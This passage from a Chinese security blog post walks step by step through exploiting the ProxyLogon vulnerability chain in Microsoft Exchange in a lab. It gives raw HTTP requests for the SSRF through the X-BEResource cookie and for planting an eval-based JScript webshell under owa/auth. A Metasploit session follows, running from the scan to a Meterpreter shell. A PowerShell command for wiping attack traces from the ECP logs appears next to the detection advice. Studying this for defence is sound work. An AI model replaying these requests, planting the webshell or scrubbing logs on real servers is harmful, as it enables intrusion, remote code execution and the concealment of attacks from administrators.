10	X-UA-Compatible: IE=10	
11	X-AspNet-Version: 4.0.30319	
12	Set-Cookie: ASP.NET_SessionId=0aef2842-5ae0-4460-b05b-27af3e49c3e2; path=/; HttpOnly	
13	Set-Cookie: msExchEcpCanary=XF71B0c0rEm1May3DXo0asqw08hvZnkIdqRgKnKt4Xyv_0jNkb4JUAS9BbIPvpHpIXy_nWHYwYQ.; path=/ecp	
14	X-Powered-By: ASP.NET	
15	X-FEServer: MAIL	
16	Date: Thu, 19 Aug 2021 06:49:10 GMT	
17	Connection: close	
18	Content-Length: 0	

第五个包(获取 OAB RawIdentity)

这一步，通过访问/ecp/DDI/DDIService.svc/GetObject 接口获得 OAB 的 RawIdentity 值

Raw	Params	Headers	Hex
1	POST /ecp/lzlm.js HTTP/1.1		
2	Host: 10.211.55.5		
3	Connection: close		
4	Accept-Encoding: gzip, deflate		
5	Accept: */*		
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36		
7	Content-Type: application/json;		
8	Cookie: X-BEResource=Administrator@MAIL:444/ecp/DDI/DDIService.svc/GetObject?schema=OABVirtualDirectory&msExchEcpCanary=XF71B0c0rEm1May3DXo0asqw08hvZnkIdqRgKnKt4Xyv_0jNkb4JUAS9BbIPvpHpIXy_nWHYwYQ.&as=1942062522; ASP.NET_SessionId=0aef2842-5ae0-4460-b05b-27af3e49c3e2; msExchEcpCanary=XF71B0c0rEm1May3DXo0asqw08hvZnkIdqRgKnKt4Xyv_0jNkb4JUAS9BbIPvpHpIXy_nWHYwYQ.		
9	msExchLggnMailbox: S-1-5-20		
10	Content-Length: 168		
11			
12	{ "filter": { "Parameters": { "SelectedView": "", "SelectedVDirType": "All", "___type": "JsonDictionaryOfanyType:#Microsoft.Exchange.Management.ControlPanel" } }, "sort": {} }		

Raw	Headers	Hex
3	Pragma: no-cache	
4	Content-Type: application/json; charset=utf-8	
5	Expires: -1	
6	Vary: Accept-Encoding	
7	Server: Microsoft-IIS/8.5	
8	request-id: bc3e6bf2-2fdf-4eb3-aeb6-caef30b568db	
9	Set-Cookie: ClientId=522C00P3K4KR4ETNTCN; expires=Fri, 19-Aug-2022 06:49:11 GMT; path=/; secure; HttpOnly	
10	X-CalculatedBETarget: mail	
11	X-Content-Type-Options: nosniff	
12	X-DiagInfo: MAIL	
13	X-BEServer: MAIL	
14	X-UA-Compatible: IE=10	
15	X-AspNet-Version: 4.0.30319	
16	X-Powered-By: ASP.NET	
17	X-FEServer: MAIL	
18	Date: Thu, 19 Aug 2021 06:49:13 GMT	
19	Connection: close	
20	Content-Length: 1748	
21		
22	{ "d": { "__type": "JsonDictionaryOfAnyTypeResults:ECP", "Cmdlets": ["Get-OabVirtualDirectory"], "ErrorRecords": [], "Informations": [], "IsDDIEnabled": false, "Warnings": [], "NoAccessProperties": [], "Output": { "__type": "JsonDictionaryOfAnyType:Microsoft.Exchange.Management.ControlPanel", "Server": "MAIL", "WhenChanged": "2021/3/7 17:45", "InternalUrl": "https://mail.xie.com/OAB", "ExternalUrl": null, "Identity": { "__type": "Identity:ECP", "DisplayName": "OAB (Default Web Site)", "RawIdentity": "53367815-2a2a-4b8d-986a-da5c9a1a43ac", "PollInterval": 480, "Name": "OAB (Default Web Site)", "IsReadOnly": false }, "ReadOnlyProperties": ["Server", "WhenChanged", "Name", "AdminDisplayVersion"], "Validators": { "__type": "JsonDictionaryOfArrayOfValidatorInfoQ5wmCrl2:Microsoft.Exchange.Management.ControlPanel", "Server": { "__type": "RequiredFieldValidatorInfo:ECP", "Type": "RequiredFieldValidatorInfo", "InternalUrl": { "__type": "UriKindValidatorInfo:ECP", "Type": "UriKindValidator", "ExpectedUriKind": "Absolute" }, "ExternalUrl": { "__type": "UriKindValidatorInfo:ECP", "Type": "UriKindValidator", "ExpectedUriKind": "Absolute" }, "PollInterval": { "__type": "RangeNumberValidatorInfo:ECP", "Type": "RangeNumberValidator", "AcceptNull": false, "AcceptUnlimited": false, "MaxValue": 71582, "MinValue": 0 }, "Name": { "__type": "NoLeadingOrTrailingWhitespaceValidatorInfo:ECP", "Type": "NoLeadingOrTrailingWhitespaceValidator", "MaxLength": 64, "MinLength": 1 }, "Type": "ADObjectHomeStringLengthValidatorInfo:ECP", "Type": "ADObjectHomeStringLengthValidator", "MaxLength": 64, "MinLength": 1 }, "ContainingNonWhitespaceValidator": { "__type": "ADObjectHomeCharacterValidatorInfo:ECP", "Type": "ADObjectHomeCharacterValidator", "DisplayCharacters": "0x00", "0x0A", "InvalidCharacters": "\u0000\u000a" } } } } }	

第六个包(上传木马)

这一步，通过访问/ecp/DDI/DDIService.svc/SetObject 上传 webshell

payload

Raw	Params	Headers	Hex
1	POST /ecp/lzlm.js	HTTP/1.1	
2	Host: 10.211.55.5		
3	Connection: close		
4	Accept-Encoding: gzip, deflate		
5	Accept: */*		
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36		
7	Content-Type: application/json; charset=utf-8		
8	Cookie: X-BEResource=Administrator@MAIL:444/ecp/DDI/DDIService.svc/SetObject?schema=OABVirtualDirectory&msExchEcpCanary=XF71B0c0rEm1May3DXo0asqw08hvZNKIdqRgKnKt4Xyv_0jNKb4JUAS9BbIPvpHPiXy_nWHYwYQ_&ms=1942062522; ASP.NET_SessionId=0aef2842-5ae0-4460-b05b-27af3e49c3e2; msExchEcpCanary=XF71B0c0rEm1May3DXo0asqw08hvZNKIdqRgKnKt4Xyv_0jNKb4JUAS9BbIPvpHPiXy_nWHYwYQ_		
9	msExchLagonMailbox: S-1-5-20		
10	Content-Length: 398		
11			
12	{ "properties": { "Parameters": { "ExternalUrl": "http://fffff/#script language=JScript runat=server" } }, "identity": { "DisplayName": "OAB (Default Web Site)", "RawIdentity": "53367815-2a2a-4b8d-986a-da5c9a1a43ac" } }		

Raw	Headers	Hex
1	HTTP/1.1 200 OK	
2	Cache-Control: no-cache, no-store	
3	Pragma: no-cache	
4	Content-Type: application/json; charset=utf-8	
5	Expires: -1	
6	Vary: Accept-Encoding	
7	Server: Microsoft-IIS/8.5	
8	request-id: c4bc7f3a-c5c1-40b8-96e7-1c933c1b19fa	
9	Set-Cookie: ClientId=JAHG74NMAEIP7HVVJGW; expires=Fri, 19-Aug-2022 06:49:13 GMT; path=/; secure; HttpOnly	
10	X-CalculatedBETarget: mail	
11	X-Content-Type-Options: nosniff	
12	X-DiagInfo: MAIL	
13	X-BEServer: MAIL	
14	X-UA-Compatible: IE=10	
15	X-AspNet-Version: 4.0.30319	
16	X-Powered-By: ASP.NET	
17	X-FEServer: MAIL	
18	Date: Thu, 19 Aug 2021 06:49:13 GMT	
19	Connection: close	
20	Content-Length: 711	
21		
22	{ "d": { "__type": "JsonDictionaryOfAnyTypeResults:ECP", "Cmdlets": ["Set-OabVirtualDirectory", "Get-OabVirtualDirectory"], "ErrorRecords": [], "Informations": [], "IsDDIEnabled": false, "Warnings": [], "NoAccessProperties": [], "Output": { "__type": "JsonDictionaryOfAnyType:Microsoft.Exchange.Management.ControlPanel", "Server": "MAIL", "WhenChanged": "2021\\8\\19 14:49", "Identity": { "__type": "Identity:ECP", "DisplayName": "OAB (Default Web Site)", "RawIdentity": "53367815-2a2a-4b8d-986a-da5c9a1a43ac" }, "Name": "OAB (Default Web Site)", "Version": "Version 15.1 (Build 225.42)", "VDirType": "OAB" }, "ReadOnlyProperties": [], "Validators": { "__type": "JsonDictionaryOfArrayOfValidatorInfoQ5wmCri2:Microsoft.Exchange.Management.ControlPanel" } } }	

第七个包(设置木马存放的路径)

这一步，通过访问/ecp/DDI/DDIService.svc/SetObject 设置 webshell 保存路径

Raw	Params	Headers	Hex
1	POST /ecp/lzlm.js	HTTP/1.1	
2	Host: 10.211.55.5		
3	Connection: close		
4	Accept-Encoding: gzip, deflate		
5	Accept: */*		
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36		
7	Content-Type: application/json; charset=utf-8		
8	Cookie: X-BEResource=Administrator@MAIL:444/ecp/DDI/DDIService.svc/SetObject?schema=ResetOabVirtualDirectory&msExchEcpCanary=XF71B8c0rEmIMay3DXo0asqw08hvZnkIdqRgKnKt4Xyv_0jNkb4JUAS9BbIPvpHPiXy_nWHYwYQ.&a=-1942062522; ASP.NET_SessionId=0aef2842-5ae0-4460-b05b-27af3e49c3e2; msExchEcpCanary=XF71B8c0rEmIMay3DXo0asqw08hvZnkIdqRgKnKt4Xyv_0jNkb4JUAS9BbIPvpHPiXy_nWHYwYQ.		
9	msExchLogonMailbox: S-1-S-20		
10	Content-Length: 379		
11			
12	{ "properties": { "Parameters": { "__type": "JsonDictionaryOfAnyType:Microsoft.Exchange.Management.ControlPanel", "FilePathName": "\\\\\\\\127.0.0.1\\\\c\$\\\\Program Files\\\\Microsoft\\\\Exchange Server\\\\V15\\\\FrontEnd\\\\HttpProxy\\\\owa\\\\auth\\\\test11.aspx" }, "identity": { "DisplayName": "OAB (Default Web Site)", "__type": "Identity:ECP", "RawIdentity": "53367815-2a2a-4b8d-986a-da5c9a1a43ac" } } }		

Raw	Headers	Hex
1	HTTP/1.1 200 OK	
2	Cache-Control: no-cache, no-store	
3	Pragma: no-cache	
4	Content-Type: application/json; charset=utf-8	
5	Expires: -1	
6	Vary: Accept-Encoding	
7	Server: Microsoft-IIS/8.5	
8	request-id: a866634f-bb5b-4344-add8-bd84fda0d6f1	
9	Set-Cookie: ClientId=NTQ9MFNFKQ8IFMBXSZYG; expires=Fri, 19-Aug-2022 06:49:14 GMT; path=/; secure; HttpOnly	
10	X-CalculatedBETarget: mail	
11	X-Content-Type-Options: nosniff	
12	X-DiagInfo: MAIL	
13	X-BEServer: MAIL	
14	X-UA-Compatible: IE=10	
15	X-AspNet-Version: 4.0.30319	
16	X-Powered-By: ASP.NET	
17	X-FEServer: MAIL	
18	Date: Thu, 19 Aug 2021 06:49:13 GMT	
19	Connection: close	
20	Content-Length: 201	
21		
22	{ "d": { "__type": "JsonDictionaryOfAnyTypeResults:ECP", "Cmdlets": [], "ErrorRecords": [], "Informations": [], "IsDDIEnabled": false, "ProgressId": "84a26c0c-bdb1-4acc-848a-4477b5996926", "Warnings": [], "Output": {} } }	

请求 Cookie 分析

通过观察这几个数据包，发现其 Cookie 每次都不一样，那么 Cookie 这里有什么文章呢？

```
1 GET /ecp/lz1m.js HTTP/1.1
2 Host: 10.211.55.5
3 Connection: close
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
7 Cookie: X-BEResource=localhost~1942062522
8
9
```

```
POST /ecp/lz1m.js HTTP/1.1
Host: 10.211.55.5
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Content-Type: text/xml
Cookie: X-BEResource=MAIL/autodiscover/autodiscover.xml?a=~1942062522;
Content-Length: 327
```

```
POST /ecp/lz1m.js HTTP/1.1
Host: 10.211.55.5
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Content-Type: text/xml
Cookie: X-BEResource=Administrator@MAIL:444/ecp/proxyLogon.ecp?a=~1942062522;
msExchLogonMailbox: S-1-5-20
Content-Length: 236
```

```

1 POST /ecp/lzlm.js HTTP/1.1
2 Host: 10.211.55.5
3 Connection: close
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
7 Content-Type: application/json;
8 Cookie: X-BEResource=
Administrator@MAIL:444/ecp/DDI/DDIService.svc/GetObject?schema=0ABVirtualDirectory&msExchEcpCanary=XF7180c0rEm1MAy3DXo0asqw08hvZNkIdqRgKr
Kt4Xyv_OjNKb4JUA598bIPvpHpIXy_nWHYwYQ.&a=-1942062522; ASP.NET_SessionId=0aef2842-5ae0-4460-b05b-27af3e49c3e2; msExchEcpCanary=
XF7180c0rEm1MAy3DXo0asqw08hvZNkIdqRgKrKt4Xyv_OjNKb4JUA598bIPvpHpIXy_nWHYwYQ.
9 msExchLogonMailbox: S-1-S-20
10 Content-Length: 168
11

```

关键点在于 `BEResourceRequestHandler.ResolveAnchorMailbox` 函数，该函数直接提取出 Cookie 中的 `X-BEResource` 字段，并用其生成 `BackEndServe` 实例，最终向 `BackEnd` 发出请求。

```

protected override AnchorMailbox ResolveAnchorMailbox()
{
    string beresourceCookie = BEResourceRequestHandler.GetBEResourceCookie(base.ClientRequest);
    if (!string.IsNullOrEmpty(beresourceCookie))
    {
        base.Logger.Set(HttpProxyMetadata.RoutingHint, Constants.BEResource + "-Cookie");
        if (ExTraceGlobals.VerboseTracer.IsTraceEnabled(TraceType.DebugTrace))
        {
            ExTraceGlobals.VerboseTracer.TraceDebug<string, int>((long)this.GetHashCode(),
                "[BEResourceRequestHanlder::ResolveAnchorMailbox]: BEResource cookie used: {0}; context {1}.",
                beresourceCookie, base.TraceContext);
        }
        return new ServerInfoAnchorMailbox(BackEndServer.FromString(beresourceCookie), this);
    }
    return base.ResolveAnchorMailbox();
}

```

因此 `X-BEResource` 用于代理请求，其格式为 `fqdn~BackEndServerVersion`，`BackEndServerVersion` 应该大于 1941962752。

后续 `BackEndServer.FromString` 会调用一系列拼接和解析函数，最终指向 `BackEnd` 的 url 类似这样。

#这其中 name 没有做检查和限制，'#' 用于在有 url 请求参数时分隔参数
<https://fqdn>

MSF 检测和攻击

在 MSF 中已经集成了检测和利用 `ProxyLogon` 利用链的模块，如下：

#扫描目标 exchange 服务器是否存在 proxylogon 漏洞
`auxiliary/scanner/http/exchange_proxylogon`

#对 proxylogon 漏洞进行 rce 利用

exploit/windows/http/exchange_proxylogon_rce

```
msf6 > search proxylogon

Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/gather/exchange_proxylogon_collector  2021-03-02      normal No     Microsoft Exchange ProxyLogon Collector
1  exploit/windows/http/exchange_proxylogon_rce    2021-03-02      excellent Yes    Microsoft Exchange ProxyLogon RCE
2  auxiliary/scanner/http/exchange_proxylogon      2021-03-02      normal No     Microsoft Exchange ProxyLogon Scanner
3  exploit/windows/http/exchange_proxysHELL_rce    2021-04-06      excellent Yes    Microsoft Exchange ProxyShell RCE
```

漏洞检测模块的使用

use auxiliary/scanner/http/exchange_proxylogon

set rhosts 10.211.55.5

run

```
msf6 > use auxiliary/scanner/http/exchange_proxylogon
msf6 auxiliary(scanner/http/exchange_proxylogon) > show options

Module options (auxiliary/scanner/http/exchange_proxylogon):

  Name      Current Setting  Required  Description
  ----
  METHOD     POST            yes       HTTP Method to use for the check. (Accepted: GET, POST)
  Proxies   no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    yes             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     443             yes       The target port (TCP)
  SSL       true            no        Negotiate SSL/TLS for outgoing connections
  THREADS   1               yes       The number of concurrent threads (max one per host)
  VHOST     no              no        HTTP server virtual host

msf6 auxiliary(scanner/http/exchange_proxylogon) > set rhosts 10.211.55.5
rhosts => 10.211.55.5
msf6 auxiliary(scanner/http/exchange_proxylogon) > run

[+] https://10.211.55.5:443 - The target is vulnerable to CVE-2021-26855.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

漏洞利用模块的使用

use exploit/windows/http/exchange_proxylogon_rce

set payload windows/x64/meterpreter/bind_tcp

set rhosts 10.211.55.5

set email test@xie.com

set lhost 0.0.0.0

run

```
msf6 > use exploit/windows/http/exchange_proxylogon_rce
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxylogon_rce) > show options
```

Module options (exploit/windows/http/exchange_proxylogon_rce):

Name	Current Setting	Required	Description
EMAIL		yes	A known email address for this organization
METHOD	POST	yes	HTTP Method to use for the check (Accepted: GET, POST)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	443	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
UseAlternatePath	false	yes	Use the IIS root dir as alternate path
VHOST		no	HTTP server virtual host

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows Powershell

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/http/exchange_proxylogon_rce) > set rhosts 10.211.55.5
rhosts => 10.211.55.5
msf6 exploit(windows/http/exchange_proxylogon_rce) > set email test@xie.com
email => test@xie.com
msf6 exploit(windows/http/exchange_proxylogon_rce) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(windows/http/exchange_proxylogon_rce) > run

[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/http/exchange_proxylogon as check
[*] https://10.211.55.5:443 - The target is vulnerable to CVE-2021-26855.
[*] Scanned 1 of 1 hosts (100% complete)
[*] The target is vulnerable.
[*] https://10.211.55.5:443 - Attempt to exploit for CVE-2021-26855
[*] https://10.211.55.5:443 - Retrieving backend FQDN over RPC request
[*] Internal server name (mail.xie.com)
[*] https://10.211.55.5:443 - Sending autodiscover request
[*] Server: ee154038-1219-4624-9f89-35cfd65e8e2d@xie.com
[*] LegacyDN: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=708d3db8d8804705b3fea2814a7ce7f1-test
[*] https://10.211.55.5:443 - Sending mapi request
[*] SID: S-1-5-21-1313979556-3624129433-4055459191-1146 (test@xie.com)
[*] https://10.211.55.5:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
[*] ASP.NET_SessionId: 100c6854-0f38-4820-9336-9055f39cdc8c
[*] msExchEcpCanary: 8DJ_npcC-UqBJ0RWWCuvEPv96LwwadKIuUk603CFbXo_8qfHswTh2VQMExjEVVdieuLUYRbsg6U.
[*] OAB id: 95a8bd1f-576b-4dfb-b458-c57c2ec30f33 (OAB (Default Web Site))
[*] https://10.211.55.5:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[*] Waiting for the payload to be available
[*] Yeeting windows/x64/meterpreter/bind_tcp payload at 10.211.55.5:443
[*] Started bind TCP handler against 10.211.55.5:4444
[*] Sending stage (200262 bytes) to 10.211.55.5
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\DUiPU.aspx
[*] Meterpreter session 1 opened (10.211.55.2:57339 -> 10.211.55.5:4444) at 2021-08-25 15:58:01 +0800
```

```
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\DUiPU.aspx
[*] Meterpreter session 1 opened (10.211.55.2:57339 -> 10.211.55.5:4444) at 2021-08-25 15:58:01 +0800

meterpreter > sysinfo
Computer      : MAIL
OS            : Windows 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : zh_CN
Domain       : XIE
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter > |
```

漏洞检测和防御

攻击者的攻击痕迹会留在以下目录中

%PROGRAMFILES%\Microsoft\Exchange Server\V15\Logging\ECP\Server\

C:\Program Files\Microsoft\Exchange Server\V15\Logging\ECP\Server\			
名称	修改日期	类型	英
 ECPServer20210701-1.LOG	2021/7/1 21:42	文本文档	
 ECPServer20210819-1.LOG	2021/8/19 18:12	文本文档	

可在 Exchange 服务器上执行如下 powershell 语句检测攻击痕迹

```
Select-String -Path "$env:PROGRAMFILES\Microsoft\Exchange Server\V15\Logging\ECP\Server\*.log" -Pattern 'Set-.+VirtualDirectory'
```

```
PS C:\Users\Administrator.XIE\Desktop> Select-String -Path "$env:PROGRAMFILES\Microsoft\Exchange Server\V15\Logging\ECP\Server\*.log" -Pattern 'Set-VirtualDirectory'

C:\Program Files\Microsoft\Exchange Server\V15\Logging\ECP\Server\ECPServer20210819-1.LOG:9:2021-08-19T06:49:14.157Z,MAIL,ECP.Request,"S:TIME=549;S:ID=0aef2842-5ae0-4460-b05b-27af3e49c3e2;S:CMD=Set-0abVirtualDirectory.ExternalUrl='http://ffff/#<script language="">JScript"" runat=""server""> function Page_Load(){/**/eval(Request["code"]);}"/<script>'.Identity='53367815-2a2a-4b8d-986a-da5c9a1a43ac';S:REQID=S:URL=/ecp/DDI/DDIService.svc/SetObject?schema=0ABVirtualDirectory&msExchEcpCanary=XF71B0c0rEmIMay3DX0oasqw08hvZnkIdgRgKnKt4Xyv_OjNKb4JUAS9BbIPvpHixy_nWYwYQ.&a=%5D:444/;cp/121m.js;S:EX=S:ACTID=C4bc7f3a-c5c1-40b8-96e7-1c933c1b19fa;S:RS=0;S:BLD=15.1.225.42;S:TNT=S:USR=adce1606-0d67-4a1d-8a24-b94e7af678a4"
C:\Program Files\Microsoft\Exchange Server\V15\Logging\ECP\Server\ECPServer20210819-1.LOG:65:2021-08-19T07:24:30.436Z,MAIL,ECP.Request,"S:TIME=422;S:ID=52b34a60-9451-4b98-b214-d71e774af225;S:CMD=Set-0abVirtualDirectory.ExternalUrl='https://mail.xie.com/OAB'.InternalUrl=$null.Identity='c0092aed-5273-4b0b-952b-f8461125e8a6';S:REQID=S:URL=/ecp/DDI/DDIService.svc/SetObject?schema=0ABVirtualDirectory&msExchEcpCanary=ML7Fn9yZxUy0e3JogD13gpBvRtThYtkI21xL4r0ry_2g9SYwsp01UbFt0Y08FT3zj9mw0Qx-1gE.;S:EX=S:ACTID=24d9649d-10cf-48ae-8990-f32d2f40d659;S:RS=0;S:BLD=15.1.225.42;S:TNT=S:USR=adce1606-0d67-4a1d-8a24-b94e7af678a4"
C:\Program Files\Microsoft\Exchange Server\V15\Logging\ECP\Server\ECPServer20210819-1.LOG:172:2021-08-19T07:37:26.313Z,MAIL,ECP.Request,"S:TIME=234;S:ID=52b34a60-9451-4b98-b214-d71e774af225;S:CMD=Set-0abVirtualDirectory.ExternalUrl='http://ffff/#<script language="">JScript"" runat=""server""> function Page_Load(){/**/eval(Request["code"]);}"/<script>'.InternalUrl=$null.Identity='73e2362f-98de-4015-897f-3916d33f10b1';S:REQID=S:URL=/ecp/DDI/DDIService.svc/SetObject?schema=0ABVirtualDirectory&msExchEcpCanary=ML7Fn9yZxUy0e3JogD13gpBvRtThYtkI21xL4r0ry_2g9SYwsp01UbFt0Y08FT3zj9mw0Qx-1gE.;S:EX=S:ACTID=57932df7-abc0-472e-a18a-386026730527;S:RS=0;S:BLD=15.1.225.42;S:TNT=S:USR=adce1606-0d67-4a1d-8a24-b94e7af678a4"
C:\Program Files\Microsoft\Exchange Server\V15\Logging\ECP\Server\ECPServer20210819-1.LOG:297:2021-08-19T07:59:50.864Z,MAIL,ECP.Request,"S:TIME=400;S:ID=52b34a60-9451-4b98-b214-d71e774af225;S:CMD=Set-0abVirtualDirectory.ExternalUrl='http://ffff/#<script language="">JScript"" runat=""server""> function Page_Load(){/**/eval(Request["code"]);}"/<script>'.InternalUrl=$null.Identity='40c38269-5f34-4dd1-8131-00039165933b';S:REQID=S:URL=/ecp/DDI/DDIService.svc/SetObject?schema=0ABVirtualDirectory&msExchEcpCanary=ML7Fn9yZxUy0e3JogD13gpBvRtThYtkI21xL4r0ry_2g9SYwsp01UbFt0Y08FT3zj9mw0Qx-1gE.;S:EX=S:ACTID=0d44523e-0b89-46a9-9074-4c0a24da078a;S:RS=0;S:BLD=15.1.225.42;S:TNT=S:USR=adce1606-0d67-4a1d-8a24-b94e7af678a4"
C:\Program Files\Microsoft\Exchange Server\V15\Logging\ECP\Server\ECPServer20210819-1.LOG:315:2021-08-19T08:05:07.542Z,MAIL,ECP.Request,"S:TIME=1865;S:ID=52b34a60-9451-4b98-b214-d71e774af225;S:CMD=Set-0abVirtualDirectory.ExternalUrl='http://ffff/#<script language="">JScript"" runat=""server""> function Page_Load(){/**/eval(Request["code"]);}"/<script>'.InternalUrl=$null.Identity='eba7f490-fd81-419d-bfba-72443cf1b171';S:REQID=S:URL=/ecp/DDI/DDIService.svc/SetObject?schema=0ABVirtualDirectory&msExchEcpCanary=ML7Fn9yZxUy0e3JogD13gpBvRtThYtkI21xL4r0ry_2g9SYwsp01UbFt0Y08FT3zj9mw0Qx-1gE.;S:EX=S:ACTID=6f306627-b605-4e2c-9843-48cd5413d274;S:RS=0;S:BLD=15.1.225.42;S:TNT=S:USR=adce1606-0d67-4a1d-8a24-b94e7af678a4"
C:\Program Files\Microsoft\Exchange Server\V15\Logging\ECP\Server\ECPServer20210819-1.LOG:376:2021-08-19T08:10:55.188Z,MAIL,ECP.Request,"S:TIME=1125;S:ID=52b34a60-9451-4b98-b214-d71e774af225;S:CMD=Set-ActiveSyncVirtualDirectory.ExternalUrl='http://ffff/#<script language="">JScript"" runat=""server""> function Page_Load(){/**/eval(Request["code"]);}"/<script>'.InternalUrl=$null.Identity='26a9612c-281a-4785-8720-54f9c8d3a95d';S:REQID=S:URL=/ecp/DDI/DDIService.svc/SetObject?schema=EASVirtualDirectory&msExchEcpCanary=ML7Fn9yZxUy0e3JogD13gpBvRtThYtkI21xL4r0ry_2g9SYwsp01UbFt0Y08FT3zj9mw0Qx-1gE.;S:EX=S:ACTID=67f34d42-8d45-4704-a777-25e1368a4572;S:RS=0;S:BLD=15.1.225.42;S:TNT=S:USR=adce1606-0d67-4a1d-8a24-b94e7af678a4"
C:\Program Files\Microsoft\Exchange Server\V15\Logging\ECP\Server\ECPServer20210819-1.LOG:404:2021-08-19T08:13:48.580Z,MAIL,ECP.Request,"S:TIME=214;S:ID=52b34a60-9451-4b98-b214-d71e774af225;S:CMD=Set-PowerShellVirtualDirectory.ExternalUrl='http://ffff/#<script language="">JScript"" runat=""server""> function Page_Load(){/**/eval(Request["code"]);}"/<script>'.InternalUrl=$null.Identity='071023d4-2a99-4ef5-8f16-ef831a6bc64a';S:REQID=S:URL=/ecp/DDI/DDIService.svc/SetObject?schema=PowerShellVirtualDirectory&msExchEcpCanary=ML7Fn9yZxUy0e3JogD13gpBvRtThYtkI21xL4r0ry_2g9SYwsp01UbFt0Y08FT3zj9mw0Qx-1gE.;S:EX=S:ACTID=66ed4d1b-e57e-4f21-b306-14a7934d7f94;S:RS=0;S:BLD=15.1.225.42;S:TNT=S:USR=adce1606-0d67-4a1d-8a24-b94e7af678a4"

```

攻击者可执行如下命令清楚痕迹，但是当天的日志因为会被 W3wp.exe (IIS Application Pool Process) 占用而无法修改。

```
Get-ChildItem -Recurse -Path "$env:PROGRAMFILES\Microsoft\Exchange Server\V15\Logging\ECP\Server" -Filter '*.log' | % {(Get-Content $_.FullName) | where {$$_ -notmatch "Set-.+VirtualDirectory"} | Set-Content $_.FullName}
```

```
PS C:\Users\Administrator.XIE\Desktop> Get-ChildItem -Recurse -Path "$env:PROGRAMFILES\Microsoft\Exchange Server\V15\Logging\ECP\Server" -Filter '*.log' | % {(Get-Content $_.FullName) | where {$$_ -notmatch "Set-.+VirtualDirectory"} | Set-Content $_.FullName}
Set-Content : 文件"C:\Program Files\Microsoft\Exchange Server\V15\Logging\ECP\Server\ECPServer20210819-1.LOG"正由另一进程使用，因此该进程无法访问此文件。
所在位置 行:1 字符: 196
+ ... | Set-Content $_.FullName
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Set-Content], IOException
+ FullyQualifiedErrorId : System.IO.IOException,Microsoft.PowerShell.Commands.SetContentCommand

```

如果想更深更细致的了解 AD 攻防知识，可以参加《域渗透攻防》培训课程：
https://mp.weixin.qq.com/s/Sjc_yTzB5CSYVk6bhnSsiQ

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+

成员数量

30+

内容数量

306

运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



知识星球

谢公子学安全

参考文章： <https://mp.weixin.qq.com/s/m372XZ3SbiqyrMS3GwsYyw>

<https://mp.weixin.qq.com/s/sGkYS4BSM2ER3ubR6G-xhA>

<https://msrc.microsoft.com/update-guide/zh-cn/vulnerability/CVE-2021-27065>